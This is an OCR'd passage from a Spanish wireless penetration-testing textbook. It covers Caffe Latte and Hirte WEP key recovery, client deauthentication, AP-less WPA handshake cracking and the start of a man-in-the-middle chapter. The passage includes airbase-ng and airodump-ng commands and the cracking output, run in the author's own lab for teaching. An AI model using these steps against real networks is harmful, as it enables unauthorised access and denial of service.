14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"

14:48:57  Starting Caffe-Latte attack against 60:FB:42:D5:E4:01 at 100 pps.
```


6. Ahora ejecuta `airodump-ng` para recoger los paquetes de datos a partir de este punto de acceso único, como lo hicimos antes en el caso de WEP cracking:



7. También iniciamos `aircrack-ng` como en el ejercicio WEP para descifra como hicimos antes de comenzar el proceso de craqueo. El comando sería `aircrack-ng nombre-de-archivo` donde *nombre-de-archivo* es el nombre del archivo creado por `airodump-ng`:



8. Una vez que tengamos suficientes paquetes WEP encriptados, `aircrack-ng` logrará descifrar la clave como se muestra a continuación:



¿Qué ha pasado?

Hemos tenido éxito en la recuperación de la clave WEP a partir de sólo el cliente inalámbrico sin necesidad de un punto de acceso real a utilizar o presente en los alrededores. Este es el poder del ataque Caffe Latte.

El ataque funciona a capturando y repitiendo paquetes ARP enviados por la asociación inalámbrica del cliente con el punto de acceso falso creado por nosotros. Estos bits volcaron Solicitud de paquetes ARP causando los paquetes de respuesta ARP para ser enviados por el cliente inalámbrico. Tenga en cuenta que todos estos paquetes están cifrados con la clave WEP almacenada en el cliente. Una vez que son capaces de reunir un gran número de estos paquetes de datos, `aircrack-ng` es capaz de recuperar la clave WEP fácilmente.

Inténtalo – Con práctica lo hará perfecto

Pruebe a cambiar la clave WEP y repetir el ataque. Este es un ataque difícil y requiere cierta práctica para organizar con éxito. También sería una buena idea usar Wireshark y analizar el tráfico en la red inalámbrica.

Ataques de De-autenticación y Dis-asociación


Hemos visto ataques de de-autenticación en los capítulos anteriores, así como en el contexto del punto de acceso. En este capítulo, vamos a explorar el mismo en el contexto del cliente.

En la siguiente práctica de laboratorio, enviaremos paquetes de de-autenticación sólo a los clientes y romperemos una conexión establecida entre el punto de acceso y el cliente.


Inténtalo – Con práctica lo hará perfecto

Siga las instrucciones para comenzar:


1. Primero vamos a poner nuestro punto de acceso **Wireless Lab** en línea de nuevo. Vamos a mantenerlo en funcionamiento con WEP para demostrar que incluso con el cifrado activado, es posible atacar el punto de acceso y la conexión del cliente. Vamos a verificar que el punto de acceso esta activo usando `airodump-ng`:




2. Vamos a conectar a nuestros clientes a este punto de acceso y verificarlo con `airodump-ng`:



3. Ahora vamos a ejecutar `aireplay-ng` con objetivo al cliente y la conexión de punto de acceso:




4. El cliente se desconecta y vuelve a intentar conectarse a el punto de acceso, se puede verificar esto mediante el uso de Wireshark igual que antes:




5. Hemos visto que incluso habiendo cifrado WEP, es posible la de-autenticación de un cliente y desconectarlo. Lo mismo sirve incluso habiendo cifrado WPA/WPA2. Ahora vamos a establecer nuestro punto de acceso con encriptación WPA y verificamos la misma.


6. Vamos a conectar a nuestro cliente al punto de acceso y verificar si esta conectado.



7. Vamos a ejecutar `aireplay-ng` para desconectar el cliente del punto de acceso:



8. Si usamos Wireshark podremos volver a comprobar que esto funciona así:



¿Qué ha pasado?

Acabamos de enterarnos de cómo desconectar un cliente inalámbrico de forma selectiva desde el punto de acceso mediante fames de de-autenticación, incluso en presencia de los esquemas de cifrado como WEP/WPA/WPA2. Esto se hizo mediante el envío de un paquete de de-autenticación a los clientes del punto de acceso, en lugar de enviar una emisión de de-autenticación a la red.

Inténtalo – Ataque de desasociación al cliente

En el ejercicio anterior, se utilizó un ataque de de-autenticación para romper la conexión. Trate de usar un paquete de desasociación para romper la conexión establecida entre un cliente y un punto de acceso.

Hirte ataque


Ya hemos visto cómo llevar a cabo el ataque Caffe Latte. El ataque Hirte extiende el ataque Caffe Latte utilizando técnicas de fragmentación y permite que casi cualquier paquete se utilize.

> Más información sobre el ataque Hirte está disponibe en el sitio de aircrack-ng
> `http://www.aircrack-ng.org/doku.php?id=hirte`.


Ahora vamos a utilizar `aircrack-ng` para llevar a cabo el ataque Hirte en el mismo cliente.

Parte práctica – Cracking WEP con ataque Hirte


1. Cree un punto de acceso WEP exactamente como en el ataque Caffe Latte utilizando la herramienta de `airbase-ng`. La única opción adicional es la `opción -N` en lugar de la `opción -L` para lanzar el ataque Hirte:



2. Iniciar `airodump-ng` en una ventana separada para capturar los paquetes para el Honeypot Wireless Lab:



3. `Airodump-ng` ahora iniciará el seguimiento de esta red y el almacenará los paquetes en un archivo llamado Hirte-01.cap



4. Una vez que el cliente se conecta al AP Honeypot, de forma automática el ataque Hirte pone en marcha `airbase`-ng:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
21:32:14  Trying to set MTU on mon0 to 1800
21:32:14  Access Point with BSSID 00:21:91:D2:8E:25 started.


21:35:42  Got 140 bytes keystream: 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Starting Hirte attack against 60:FB:42:D5:E4:01 at 100 pps.
```

5. Iniciamos `aircrack-ng` como en el caso del ataque Caffe Latte y finalmente, la clave podría ser hackeada como se muestra a continuación:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help

                              Aircrack-ng 1.0 r1645


                    [00:25:36] Tested 1285089 keys (got 48988 IVs)

   KB    depth    byte(vote)
    0    0/  1    AB(75520) 4D(56576) 90(56320) 3A(56064) 2B(55552) B7(55552) BA(55552) CB(55552)
    1    0/  1    CD(72704) 6C(60160) 7A(59904) A0(57088) D6(56832) BC(56576) C5(56576) 1E(56320)
    2    0/  1    EF(69888) ED(58368) EE(57600) AF(57344) 9A(56832) 51(56320) A3(56320) C5(56320)
    3    0/  1    AB(64512) 47(60416) B9(60416) 5E(59392) A1(57856) 82(57600) E1(57088) E7(56576)
    4    0/  1    CD(65024) 7D(59904) 43(58624) F9(58112) 03(57088) EE(56576) 41(56320) 28(55552)
    5    1/  5    51(58112) 6D(57856) 72(57344) CE(57088) 44(56320) 5C(55808) 9E(55552) 05(55040)
    6    0/  1    AB(67584) A4(58624) 6D(58112) FB(57856) 16(57344) A2(57088) 24(56832) 91(56832)
    7    0/  1    CD(65024) 8B(58112) 40(57856) D5(57856) 81(57344) D6(57344) DA(57088) 8E(55808)
    8    0/  1    EF(67072) F7(58880) 66(58624) A8(57856) 5D(57344) A0(57344) 11(57088) CC(56832)
    9    1/  2    AB(59904) 86(57856) 41(57344) 94(57344) 0A(56576) 08(56320) 25(56064) A9(56064)
   10    1/  1    2C(58112) E0(57600) FB(57344) 47(56576) 9D(56576) C4(56576) 17(55552) 21(55552)
   11    1/  1    A8(57856) 48(57600) 9F(57600) 34(56832) AF(56320) D7(56320) 8D(56064) 22(55808)
   12    1/  2    12(57308) CE(55844) A4(55076) 1B(54892) 68(54784) C0(54784) 66(54748) 4F(54564)

             KEY FOUND! [ AB:CD:EF:AB:CD:EF:AB:CD:EF:AB:CD:EF:12 ]
        Decrypted correctly: 100%


root@bt:~#
```

¿Qué ha pasado?

Hemos puesto en marcha el ataque Hirte contra un cliente WEP, que fue aislado y alejado de la red autorizada. Hemos roto la clave exactamente como en el caso de un ataque Caffe Latte.

Inténtalo – Practica , practica , practica


Le recomendamos establecer diferentes claves WEP en el cliente y tratar este ejercicio un par de veces para ganar confianza. Usted puede notar que muchas veces hay que volver a conectar el cliente para conseguir que funcione.

Cracking AP-less WPA-Personal

En un capítulo anterior, hemos visto cómo romper WPA/WPA2 PSK con `aircrack-ng`. La idea básica era capturar un saludo de cuatro vías WPA y luego lanzar un ataque de diccionario.


La pregunta del millón de dólar es ¿sería posible romper WPA-Personal con sólo el cliente no habiendo punto de acceso?

Vamos a revisar el ejercicio de cracking WPA para refrescar nuestra memoria.



Para romper WPA, necesitamos los siguientes cuatro parámetros del Handshake de cuatro vías : autenticador Nounce, Nounce suplicante, autenticador de MAC, MAC suplicante. Ahora lo interesante es que no necesitamos los cuatro paquetes del apretón de manos para extraer esta información. Podemos obtener esta información ya sea con los cuatro paquetes, o solo con los paquetes 1 y 2 o simplemente con los paquetes 2 y 3.

Con el fin de romper WPA-PSK se abrirá un Honeypot WPA-PSK y cuando el cliente se conecte a nosotros, sólo Mensaje1 y Mensaje2 nos llegará. Como no sabemos la contraseña, no podemos enviar mensaje3. Sin embargo, Mensaje1 y Mensaje2 contienen toda la información necesaria para iniciar el proceso de cracking de la clave.



Parte práctica – Ap-less WPA cracking

1. Vamos a configurar un Honeypot WPA-PSK con el ESSID Wireless Lab.La opción -z 2 crea un punto de acceso WPA-PSK que utiliza TKIP:

```
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -W 1 -z 2  mon0
23:51:09  Created tap interface at0
23:51:09  Trying to set MTU on at0 to 1500
23:51:09  Trying to set MTU on mon0 to 1800
23:51:10  Access Point with BSSID 00:21:91:D2:8E:25 started.
```


2. También vamos a iniciar `airodump-ng` para capturar los paquetes de esta red:

```
root@bt:~# airodump-ng -c 3 --bssid 00:21:91:D2:8E:25 --write AP-less-WPA-cracking mon0
```


3. Ahora, cuando nuestro cliente inalámbrico se conecta a este punto de acceso, se inicia el apretón de manos pero no se completa después del Mensaje 2 como se indicó anteriormente:

```
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -W 1 -z 2  mon0
23:56:01  Created tap interface at0
23:56:01  Trying to set MTU on at0 to 1500
23:56:01  Access Point with BSSID 00:21:91:D2:8E:25 started.
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
```

4.,Sin embargo `airodump-ng` informa que el apretón de manos ha sido capturado*:*



5*.* Corremos `airodump-ng` que captura el archivo a través de `aircrack-ng` con el archivo de diccionario igual que antes, con el tiempo la frase de paso se rompe, como se muestra a continuación:



¿Qué ha pasado?

Hemos sido capaces de romper la clave WPA sólo con el cliente. Esto fue posible porque, incluso con sólo los dos primeros paquetes, tenemos toda la información necesaria para lanzar un ataque de diccionario en el apretón de manos (handshake).

Le recomendamos establecer diferentes claves WEP en el cliente y tratar este ejercicio un par de veces para ganar confianza. Usted puede notar que muchas veces hay que volver a conectar el cliente para conseguir que funcione.

Parte práctica – Ap-less WPA cracking

1. ¿Qué clave de cifrado puede recuperarse mediante ataque Caffe Latte?

a. Ninguno

b. WEP

c. WPA

d. WPA2

2. Un punto de acceso Honeypot normalmente se utiliza:

a. Sin cifrado, autenticación abierta

b. Sin cifrado, autenticación compartida

c. Encriptación WEP, Autenticación abierta

d. Ninguna de las anteriores

3. ¿Cuál de los siguientes son ataques DoS?

a. Ataque Mis-Association

b. Ataques de de-autenticación

c. Ataques de desasociación

d. Ambos (b) y (c)

4. Un ataque de Caffe Latte requiere

a. Que el cliente inalámbrico este en el rango de radio del punto de acceso

b. Que el cliente es una clave WEP en caché almacenada

c. Encriptación WEP con menos de 128 bit

d. Ambos (a) y (c)

Resumen

En este capítulo hemos aprendido que incluso el cliente inalámbrico es susceptible a los ataques. Estos incluyen los Honeypot y otras de ataques Mis-Association , ataques Caffe Latte para recuperar la clave del cliente inalámbrico, de de-autenticación y ataques de desasociación que causan una denegación de servicio, el ataque Hirte como una alternativa para recuperar la clave WEP de un cliente itinerante y el cracking por último en la frase de contraseña WPA-Personal con sólo el cliente.

En el siguiente capítulo, vamos a utilizar todos nuestros conocimientos hasta la fecha para llevar a cabo varios ataques inalámbricos avanzados tanto en el lado del cliente y como en la infraestructura. Por lo tanto, rápidamente vuelta la página para el siguiente capítulo

7 Ataques avanzados WLAN

"Conocer a tu enemigo, que debe convertirse en su enemigo."

Sun Tzu, El Arte de la Guerra

Como analista de seguridad o pentester, es importante conocer los ataques avanzados que un hacker podría hacer, incluso si usted no puede verificarlo o demostrarlo durante una prueba de penetración. Este capítulo está dedicado a la forma en que un hacker podría realizar ataques avanzados usando el acceso inalámbrico como punto de partida.

En este capítulo, vamos a ver cómo podemos llevar a cabo ataques avanzados con lo que hemos aprendido hasta ahora. Principalmente se centrará en el ataque **Man-in-the-middle (MITM)**, lo que requiere una cierta cantidad de habilidad y práctica para llevar a cabo con éxito. Una vez hecho esto, vamos a usar este ataque MITM como base para realizar ataques más sofisticados tales como el espionaje y secuestros de sesión.

Vamos a cubrir los siguientes puntos:

- Man-in-the-middle
- Espionaje inalámbrico con MITM
- Secuestro de sesión con MITM

Man-in-the-middle

Los ataques MITM son probablemente uno de los ataques más potentes en un sistema WLAN. Hay diferentes configuraciones que se pueden utilizar para llevar a cabo el ataque. Vamos a utilizar uno de los más comunes el atacante se conecta a Internet a través de una LAN cableada y crea un punto de acceso falso para su tarjeta de cliente. Este punto de acceso difunde un SSID similar a un punto de acceso local en las inmediaciones. Un usuario puede conectarse accidentalmente a este punto de acceso falso (o puede ser obligado a utilizar la señal de mayor potencia que discutimos en los capítulos anteriores) y puede continuar y hacer creer que está conectado al punto de acceso legítimo.


El atacante puede reenviar el tráfico de forma transparente a todos los usuarios a través de Internet utilizando el puente que se ha creado entre las interfaces alámbricas e inalámbricas.

En el ejercicio siguiente vamos a simular el ataque.


Parte práctica – Ataque Man-in-the-Middle

Siga estas instrucciones para comenzar:

